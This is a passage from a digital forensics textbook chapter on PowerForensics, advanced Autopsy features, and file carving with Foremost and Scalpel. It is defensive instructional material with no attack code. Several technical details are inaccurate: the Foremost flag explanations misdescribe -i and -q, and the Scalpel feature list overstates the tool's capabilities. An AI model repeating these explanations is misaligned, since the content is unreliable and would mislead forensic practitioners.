PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or 'C:\Users\Labuser\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and import the NuGet provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Windows\system32>
```

Figure 10.1: PowerForensics installation

5. Once it is installed, use the following command to load the module in your current session, and it is ready to use:
 - a. Command: **Import-Module PowerForensicsv2**
6. To list all the cmdlets of the PowerForensics, run the following command and refer to *Figure 10.2* for the output of this command:
 - a. Command: `Get-Command -Module PowerForensicsv2`

PS C:\Windows\system32> Install-Module -Name PowerForensicsv2	PS C:\Windows\system32> Import-Module PowerForensicsv2	PS C:\Windows\system32> Get-Command -Module PowerForensicsv2
-----	-----	-----
Cmdlet	ConvertTo-ForensicTimeline	1.1.1
Cmdlet	Copy-ForensicFile	1.1.1
Cmdlet	Get-ForensicAlternateDataStream	1.1.1
Cmdlet	Get-ForensicAmcache	1.1.1
Cmdlet	Get-ForensicAttrDef	1.1.1
Cmdlet	Get-ForensicBitmap	1.1.1
Cmdlet	Get-ForensicBootSector	1.1.1
Cmdlet	Get-ForensicChildItem	1.1.1
Cmdlet	Get-ForensicContent	1.1.1
Cmdlet	Get-ForensicEventLog	1.1.1
Cmdlet	Get-ForensicExplorerTypedPath	1.1.1
Cmdlet	Get-ForensicFileRecord	1.1.1
Cmdlet	Get-ForensicFileRecordIndex	1.1.1
Cmdlet	Get-ForensicFileSlack	1.1.1
Cmdlet	Get-ForensicGuidPartitionTable	1.1.1
Cmdlet	Get-ForensicMasterBootRecord	1.1.1
Cmdlet	Get-ForensicMftSlack	1.1.1
Cmdlet	Get-ForensicNetworkList	1.1.1
Cmdlet	Get-ForensicOfficeFileDialog	1.1.1

Figure 10.2: Importing and enlisting PowerForensics commands

PowerForensics can be downloaded directly from GitHub and then installed. Therefore, we are not covering that in this chapter.

Note: You can also deploy PowerForensics via Azure automation.

Next, we will explore some of the PowerForensics commands. Let us start with dumping MFT, which can be very helpful for initial quick forensics.

Exploring PowerForensics commands

We start with finding partition table information, as shown:

```
PS C:\Windows\system32> Get-ForensicPartitionTable -DrivePath \\.\PHYSICALDRIVE0
SystemID      Bootable StartSector EndSector
-----  -----  -----
NTFS          True      2048      207929343
```

Figure 10.3: Listing partition table information via PowerForensic

The next command that we will try is to export MFT into the .csv format, and provide the path where you want to store the `mft.csvfile`. The following command dumps mft records in the csv file, which can be later used for further analysis using the various tools we discussed in previous chapters:

```
Get-ForensicFileRecord >> C:\recovered_files\mft.csv
```

Let us explore a file operation. We used `office_exploit.exe`, which is a copy of the `free_office.exe` file that we analyzed in the earlier chapters. The output of the following command helps us understand the different timestamps.

Command: `Get-ForensicFileRecord -Path C:\Users\Labuser\Downloads\office_exploit.exe`

```
PS C:\Windows\system32> Get-ForensicFileRecord -Path C:\Users\Labuser\Downloads\office_exploit.exe

FullName      : C:\\Users\\Labuser\\Downloads\\office_exploit.exe
Name          : office_exploit.exe
SequenceNumber : 11
RecordNumber   : 291092
ParentSequenceNumber : 2
ParentRecordNumber : 103811
Directory     : False
Deleted       : False
ModifiedTime  : 5/12/2023 3:05:51 PM
AccessedTime  : 6/25/2023 3:54:39 PM
ChangedTime   : 5/27/2023 3:39:16 PM
BornTime      : 5/12/2023 3:05:50 PM
FNModifiedTime : 5/12/2023 3:05:50 PM
FNAccessedTime : 5/12/2023 3:05:50 PM
FNChangedTime  : 5/12/2023 3:05:50 PM
FNBornTime    : 5/12/2023 3:05:50 PM
```

Figure 10.4: Showcasing office_exploit.exe File record

In conclusion, PowerForensics is a powerful tool for forensic analysts who need to access and analyze data from physical and logical disks. It allows you to perform

live forensic analysis without modifying the disk, as well as offline analysis from disk images. PowerForensics also provides a number of modules and functions to help you extract, parse, and interpret various artifacts from the disk, such as file systems, registry hives, event logs, and more. When using PowerForensics, you should keep in mind that it requires administrative privileges to run, and that it works best with NTFS formatted disks. You should also be familiar with PowerShell scripting and cmdlets to use PowerForensics effectively.

Autopsy

We have used autopsy throughout the book, so we will not be covering its installation process, which was already discussed in [*Chapter 2, Digital Forensic Lab Setup*](#). In this chapter, we will focus on a couple of advanced features of Autopsy for analyzing and investigating digital evidence. Here are some key advanced features of Autopsy and their explanations, discussed in the subsequent sections.

Keyword search and regular expressions

Autopsy enables you to perform keyword searches and use regular expressions to search for specific patterns or artifacts of interest. This feature helps in locating relevant information within the examined data, such as finding specific keywords, IP addresses, or credit card numbers. You can add your own keyword search based on the exact keyword, substring, or regular expression search.

Let us see how we can add a list of keywords that we need to search across the forensic image of a suspicious machine. By default, autopsy provides regular expression-based keyword searches for Phone, email addresses, URLs, credit cards, and IP addresses.

To add custom keywords either as an exact, substring or as regex, follow these steps:

1. Click on the **Keyword list** button on the top right corner of the main autopsy screen.
2. See all keyword lists, including default and custom-built keyword lists.
3. Then click on **Manage Lists**. Refer to the following figure:




Figure 10.5: Highlighting how to utilize keyword search

4. Click on **New List**.
5. Create a list name.
6. Click **New Keywords** after selecting or creating list name.
7. Add a new keyword and choose the type of keyword, as shown:




Figure 10.6: Highlighting how to add keyword list

Hash Lookup

The Hash Lookup module calculates MD5 hash values for files and looks up hash values in a database to determine if the file is notable, known (in general), or unknown. The Hash Sets tab on the Options panel lets you set and update your hash set information. Hash sets are used to identify files that are **known** or **notable**:

- Known good files refer to those that can be disregarded without concern. This category typically encompasses standard operating systems and application files. By disregarding these files, which hold no significance to the investigator's goals, the time needed for image analysis can be reduced.
- Notable, or known bad files are those that demand attention. The composition of this set varies based on the nature of the investigation, but common examples include illicit images and malicious software.

To incorporate a pre-existing hash set, access the Hash Sets options panel and use the Import Database button. This action will prompt a dialog where you can import the desired file:

- **Database Path:** The path to the hash set you are importing. Autopsy supports the following formats:

- **Text:** Each line contains a single hash. An example is the result obtained by running programs like md5, md5sum, or md5deep on a collection of files with the *.txt extension.
- **Index only:** This format, specifically generated by Sleuth Kit/Autopsy, is applicable for utilizing the **National Software Reference Library (NSRL)** with Autopsy. The file extension for this format is *.idx.
- **Sleuth Kit/Autopsy format database:** SQLite hash sets created by Autopsy (*.kdb).
- **EnCase:** An EnCase hash set file (*.hash).
- **HashKeeper:** Hash set file conforming to the HashKeeper standard (*.hsh).
- **Destination:** The Destination field refers to where the hash set will be stored.
- **Local:** The hash set file will be used from the original location on the disk
- **Remote:** The hash set will be copied into the central repository. When using a PostgreSQL central repository, this allows multiple users to share the same hash sets easily.
- **Name:** This field represents the display name assigned to the hash set. While a suggested name based on the file name will be provided, it can be modified according to preferences.
- **Version:** The version of the hash set is to be entered solely during the import process into the central repository. Moreover, no version can be specified if the hash set is not read-only.
- **Source organization:** When importing the hash set into the central repository, the organization associated with it can be entered. For detailed information on managing organizations, refer to the relevant section.
- **Type of database:** Each entry within the hash set should be categorized as either **known** (indicating files that can be safely disregarded) or **notable** (highlighting files that may indicate suspicious activities).
- **Send ingest inbox message for each hit:** This option determines whether a message should be sent for each file matching the hash set. It is important to note that enabling this feature is not possible for a **known** hash set.

- **Copy hash set into user configuration folder:** By selecting this option, a copy of the hash set is created and used within the user's configuration folder. This functionality is primarily intended for utilization with Creating a Live Triage Drive.

Once the hash set is imported, it may be necessary to index it before it becomes usable. For Autopsy to effectively utilize a hash set, an index of the hash set is typically required. If you import only the hash set, Autopsy can generate the index accordingly. Hash sets that necessitate an index will be highlighted in red, indicating that an index needs to be created. This can be accomplished easily by selecting the Index button.

Autopsy leverages the Sleuth Kit's hash set management system. You have the option to manually create an index using the command line tool `hfind` or rely on Autopsy's functionality. In case you proceed without indexing a hash set, Autopsy will prompt you to automatically generate an index. Alternatively, you can choose to utilize only the index file without the complete hash set, as the index file alone is sufficient for identifying known files. This approach can help conserve storage space. To implement this, simply specify the `.idx` file from the Hash Sets option panel.

New hash sets can be created using the **New Hash Set** button. The fields in this scenario closely resemble those discussed in the import dialog.

In this case, the Database Path refers to the storage location for the newly created database. However, if a central repository is being used, this field becomes unnecessary, as shown:




Figure 10.7: How to add keyword list

An ingestion module is available that performs file hashing and checks them against hash sets. It identifies files present in the notable hash set and displays the results in the Results tree within the Tree Viewer. Other ingestion modules utilize the file's known status to determine whether to disregard or process it. The File Search window provides a view of the results as well. You have the option to select the **known status** and conduct a search for all notable files. Additionally, you can choose to exclude all known files identified in the NSRL. The file's status is also visible in a dedicated column when it appears in the file list. Autopsy has the capability to utilize the NIST NSRL for the identification of **known files**. The NSRL houses a collection of file hashes that can be categorized as beneficial or detrimental, contingent on the investigator's perspective and the nature of the investigation. For instance, the presence of financial software, which may be of interest to the investigation, could be listed within the NSRL. Consequently, Autopsy treats files discovered in the NSRL as **known** without explicitly categorizing them as either good or bad. Ingest modules also provide the option to

exclude files found in the NSRL, allowing investigators to streamline their analysis process.

When hash sets are configured, the user can select the hash sets to use during the ingest process. Results show up in the tree as **Hashset Hits**, grouped by the name of the hash set.

In the next section, we will cover email analysis using Autopsy.

Email analysis via Autopsy

Autopsy plays a significant role in email analysis, particularly in the field of digital forensics. It provides specialized modules that are designed to analyze various email formats, such as PST, EDB, MBOX, and others. These modules are crucial for extracting and examining email communications, attachments, metadata, and other important artifacts. By utilizing the capabilities of Autopsy, forensic investigators can thoroughly investigate a large volume of emails from a target machine or server, thereby aiding their analysis and investigation.

In the previous chapter, we delved deeper into the topic of email header analysis, which expands on the functionalities offered by Autopsy. This section offers guidance on how to ingest and handle different types of email formats, enabling forensic investigators to conduct a more comprehensive analysis. By leveraging these capabilities, investigators can effectively examine hundreds of thousands of emails, uncover valuable evidence, trace email conversations, and identify significant activities associated with email communications. Autopsy serves as a reliable and comprehensive platform, assisting investigators in their pursuit of thorough email analysis.

Now, let us walk through the steps involved in creating a new case in Autopsy, using a PST file as a data source (a widely used format in Microsoft Outlook), executing the ingest modules, and accessing the extracted emails:

1. Launch Autopsy and locate the **New Case** button, then click on it.
2. Fill in the necessary details for the case and click the **Next** button to proceed.
3. Look for the **Add Data Source** button and select it. From the options provided, choose **Disk Image** or **VM File**.
4. Browse to the specific location where the PST file is stored and designate it as the data source.
5. Finalize the process by selecting the **Finish** button, which will add the PST file to the case.

6. Within the **Ingest Modules** window, go to the **File Analysis** category and choose the **Email Parser** module.
7. Initiate the ingest process by clicking the **Run Ingest Modules** button.
8. Wait patiently for the ingest process to complete, and once finished, proceed to the **Views** tab within Autopsy.
9. Under the **Views** tab, locate and select the **Email Messages** option to access all the emails extracted from the PST file.

Autopsy provides various functionalities to assist in analyzing emails from a PST file, allowing efficient retrieval of valuable information for investigations. With Autopsy, you can sort, filter, and search emails based on different criteria, such as sender, recipient, subject, date, and attachments. By double-clicking on an email, you can access its header information, body content, attachments, and other properties. If you come across any relevant emails or attachments, you can export or bookmark them for future reference.

By following these steps, Autopsy empowers you to conduct comprehensive email analysis on a PST file, extracting crucial insights for your investigation. Autopsy also supports other email formats like EDB and MBOX, using similar procedures. As a powerful and versatile tool, Autopsy streamlines the email analysis process, allowing you to carry out your investigation efficiently and effectively.

Extension Mismatch

The Extension Mismatch Detector module analyzes the outcomes of the File Type Identification process and identifies files that have an extension not typically associated with their detected file type. It excludes files that are already recognized as **known** (NSRL files). The module allows customization of MIME types and their corresponding file extensions through the **Tools** and **Options** menu under **File Extension Mismatch**, refer to [Figure 10.7](#).

The purpose of this module is to identify files that may be deliberately disguised or hidden.

To configure the Extension Mismatch Detector, users can add or remove MIME types in the **Tools** and **Options** dialog box under **File Extension Mismatch**. Additionally, they can associate or disassociate specific file extensions with MIME types.

If you wish to contribute your modifications to the community, you have two options for uploading your updated “`mismatch_config.xml`” file located in the “`APPDATA%\autopsy\dev\config\`” directory, as shown:




Figure 10.8: Extension Mismatch configuration tab

It is important to note that the Extension Mismatch Detector module may generate false positives. However, Autopsy allows users to define their own rules to minimize undesired matches, as shown in the following figure:

Configure Ingest Modules	
<input checked="" type="checkbox"/> Recent Activity	<input type="radio"/> Check all file types
<input checked="" type="checkbox"/> Hash Lookup	<input type="radio"/> Check all file types except text files
<input checked="" type="checkbox"/> File Type Identification	<input checked="" type="radio"/> Check only multimedia and executable files
<input checked="" type="checkbox"/> Embedded File Extractor	<input checked="" type="checkbox"/> Skip files without extensions
<input checked="" type="checkbox"/> Exif Parser	<input checked="" type="checkbox"/> Skip known files
<input checked="" type="checkbox"/> Keyword Search	
<input checked="" type="checkbox"/> Email Parser	
<input checked="" type="checkbox"/> Extension Mismatch Detector	
<input checked="" type="checkbox"/> E01 Verifier	
<input checked="" type="checkbox"/> Android Analyzer	
<input checked="" type="checkbox"/> Interesting Files Identifier	
<input checked="" type="checkbox"/> PhotoRec Carver	
<input checked="" type="checkbox"/> Virtual Machine Extractor	

Figure 10.9: Configure extension mismatch detector at the time of ingest

Within the ingest settings, users have the option to choose the scope of analysis. They can select to scan all files, exclude text files, or focus solely on multimedia or executable files. Additionally, users can opt to skip files without an extension and ignore any known files identified by the enabled hash lookup module.

The results of the Extension Mismatch Detector module can be observed in the Results tree, specifically under the **Extension Mismatch Detected** section, as shown:




Figure 10.10: Result Tree showcasing Extension mismatch detections

Multimedia Analysis

Autopsy provides comprehensive support for multimedia analysis, specifically for image and video files. Through its robust features, investigators can extract crucial metadata, detect image manipulation, analyze video frames, and uncover hidden or deleted multimedia files.

When conducting multimedia analysis with Autopsy, one essential aspect is the generation of thumbnails. Autopsy automatically generates thumbnails for image and video files, allowing investigators to quickly preview and examine the visual content. By accessing the Thumbnails tab, users can conveniently review the generated thumbnails for further analysis.

Metadata extraction is another valuable capability offered by Autopsy. Multimedia files often contain embedded metadata that provide vital insights into their origin and context. Autopsy's metadata extraction feature allows investigators to access valuable information such as camera make and model, GPS coordinates, timestamps, and author details. By navigating to the **Metadata** tab, users can easily access and analyze the extracted metadata, enhancing their understanding of the multimedia files.

Autopsy's audio analysis capabilities contribute to comprehensive multimedia analysis. The Audio module within Autopsy enables investigators to play and analyze audio files. It offers features such as visual audio waveform

representation, which helps in identifying patterns or anomalies within the audio content. Basic audio filtering options are also available, empowering investigators to focus on specific frequencies or audio characteristics during analysis.

Data carving is a crucial technique in multimedia analysis, especially for recovering deleted or hidden images and videos. Autopsy's photorec carver module performs scanning of both allocated and unallocated disk space to identify and extract multimedia files that may not be readily visible through conventional means. By utilizing data carving techniques, investigators can reconstruct fragmented or partially overwritten multimedia files, providing valuable evidence for their analysis.

Autopsy's multimedia analysis capabilities encompass thumbnail generation, metadata extraction, audio analysis, and data carving. These features enable investigators to examine and extract meaningful information from multimedia files, contributing to the overall success of digital forensics investigations. We will cover other methods and tools of file carving and recovery in the next topic of file carving and recovery.

It is recommended that you read the documentation of Autopsy to understand its capabilities which can be found at: <http://sleuthkit.org/autopsy/docs/user-docs/4.15.0/index.html>

File carving and recovery

We have already covered the definition of file recovery and ways to recover files.

In this chapter, we will cover two great open-source tools which can help forensics analysts.

Foremost

The first tool we will be using is Foremost, which is easily available to download via apt on Linux. We are using Kali Linux to install.

Steps to install Foremost on Linux

On a Linux-based system, such as Kali Linux, Foremost can be easily installed using the following commands:

- `Sudo apt update`
- `Sudo apt upgrade`
- `Sudo apt-get -y installs foremost`

Foremost installation on Windows

Download foremost.exe from: <https://github.com/jin-stuff/foremost/blob/master/binary/foremost.exe> and run it from the command line(`cmd.exe`)

We will be recovering `.jpg`, `.pdf`, `.exe` file types from an image file.

Command: `sudo foremost -v -t jpg, pdf, mp4, exe -i -q -T /media/sf_Victim_shared/Server\ 2019/DumpIt/WIN-B471M2S9480-20230310-214934.raw -o /home/kali/Desktop/foremost-extracted.`

The output will be as follows:

```
(kali㉿kali)-[~]
$ sudo foremost -v -t jpg,pdf,mp4,exe -i -q -T /media/sf_Victim_shared/Server\ 2019/DumpIt/WIN-B471M2S9480-20230310-214934.raw -o /home/kali/Desktop/foremost-extracted
Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Mon Jun 26 19:31:12 2023
Invocation: foremost -v -t jpg,pdf,mp4,exe -i -q -T /media/sf_Victim_shared/Server 2019/DumpIt/WIN-B471M2S9480-20230310-214934.raw -o /home/kali/Desktop/foremost-extracted
Output directory: /home/kali/Desktop/foremost-extracted_Mon_Jun_26_19_31_12_2023
Configuration file: /etc/foremost.conf
Processing: /media/sf_Victim_shared/Server 2019/DumpIt/WIN-B471M2S9480-20230310-214934.raw
|
File: /media/sf_Victim_shared/Server 2019/DumpIt/WIN-B471M2S9480-20230310-214934.raw
Start: Mon Jun 26 19:31:12 2023
Length: 8 GB (9130999808 bytes)

Num      Name (bs=512)        Size   Chc File Offset Thi Comment
0:      00078160.jpg          1 KB    40017952
1:      00105584.jpg         365 KB   54059008
2:      00124192.jpg         252 KB   63586304
```

Figure 10.11: Recovering files using Foremost

The command you provided uses the Foremost tool to perform file carving and extract specific file types from a raw disk image. Let us break down the command and its components:

- **-v:** This option stands for **verbose** and instructs foremost to display detailed progress and information during the extraction process.
- **-t:** `jpg,pdf,mp4,exe`: This option specifies the file types to be extracted. In this case, the command is set to extract JPEG images (`jpg`), PDF documents (`pdf`), MP4 videos (`mp4`), and executable files (`exe`). You can modify this list based on the specific file types you want to extract.
- **-i:** This option tells foremost to ignore the case sensitivity of file headers during the carving process. It ensures that files with headers in different cases (for example, `JPG` vs. `jpg`) are still recognized and extracted.

- **-q:** This option stands for **quiet** and instructs foremost to suppress the confirmation prompt before overwriting existing output files.
- **Path of the image:** `'/media/xxxx/Server\ 2019/DumpIt/WIN-B471M2S948O-20230310-214934.raw'`: This is the input file specified as the path to the raw disk image you want to analyze. Make sure to provide the correct path and filename.
- **-o:** This option specifies the output directory where the extracted files will be saved. In this case, the output directory is set to `/home/kali/Desktop/foremost extracted`. Modify this path as per your desired output location.

By running this command, Foremost will analyze the specified raw disk image and attempt to recover files of the specified types (jpg, pdf, mp4, and exe). The recovered files will be saved in the specified output directory.

Scalpel

Scalpel is an open-source file carving tool used in digital forensics to recover specific file types from various storage media or disk images. It is designed to be fast, reliable, and flexible in its file recovery capabilities. Let us explore its features and capabilities, along with the steps to set up and execute Scalpel.

Features and capabilities of Scalpel

Following are the features of Scalpel:

- **File carving:** Scalpel uses file carving techniques to identify and extract specific file types based on their unique signatures or header/footer patterns. It can recover files even if the file system is damaged, deleted, or inaccessible.
- **Customizable file signatures:** Users can define their own file signatures in Scalpel, enabling them to search for and recover specific file types or formats. This flexibility is particularly useful for extracting proprietary or less common file types.
- **File fragment handling:** Scalpel has built-in capabilities to handle fragmented files. It can recover fragmented files by identifying and reassembling their fragments, allowing for more complete data recovery.
- **Support a wide range of image types:** Scalpel can extract files from various image types, including RAW images from camera memory cards,

add images, etc.

- **Built-in support for compression algorithms:** Scalpel supports popular compression algorithms like ZIP and RAR. It can identify and recover files that are compressed using these algorithms, expanding the range of recoverable data.
- **Extensive file system support:** Scalpel provides built-in support for more than 100 file systems, including FAT16, FAT32, exFAT, EXT2, EXT3, EXT4, NTFS, and more. This eliminates the need for users to write custom scripts for extracting data from different drive types.
- **Recovery from external media devices:** Scalpel is capable of recovering files from external media devices such as USB drives, SD cards, and digital cameras. If it is properly configured, Scalpel can retrieve data from these devices, expanding its utility beyond traditional storage media.
- **Compact installation:** Scalpel requires minimal disk space. It can even be installed and run from a dedicated flash drive, making it a portable and resource-efficient solution for file recovery tasks.

These features make Scalpel a versatile and powerful tool for forensic file recovery, capable of handling a wide range of scenarios and delivering reliable results. Next, we see how to set up and recover files using a scalpel.

Steps to set up Scalpel and file recovery

To harness the potential of the scalpel effectively, follow these steps to set up Scalpel and initiate the file recovery process:

1. **Install Scalpel:** Download the latest version of Scalpel from its official website: <https://github.com/sleuthkit/scalpel>. It comes as part of the OS in Kali Linux.
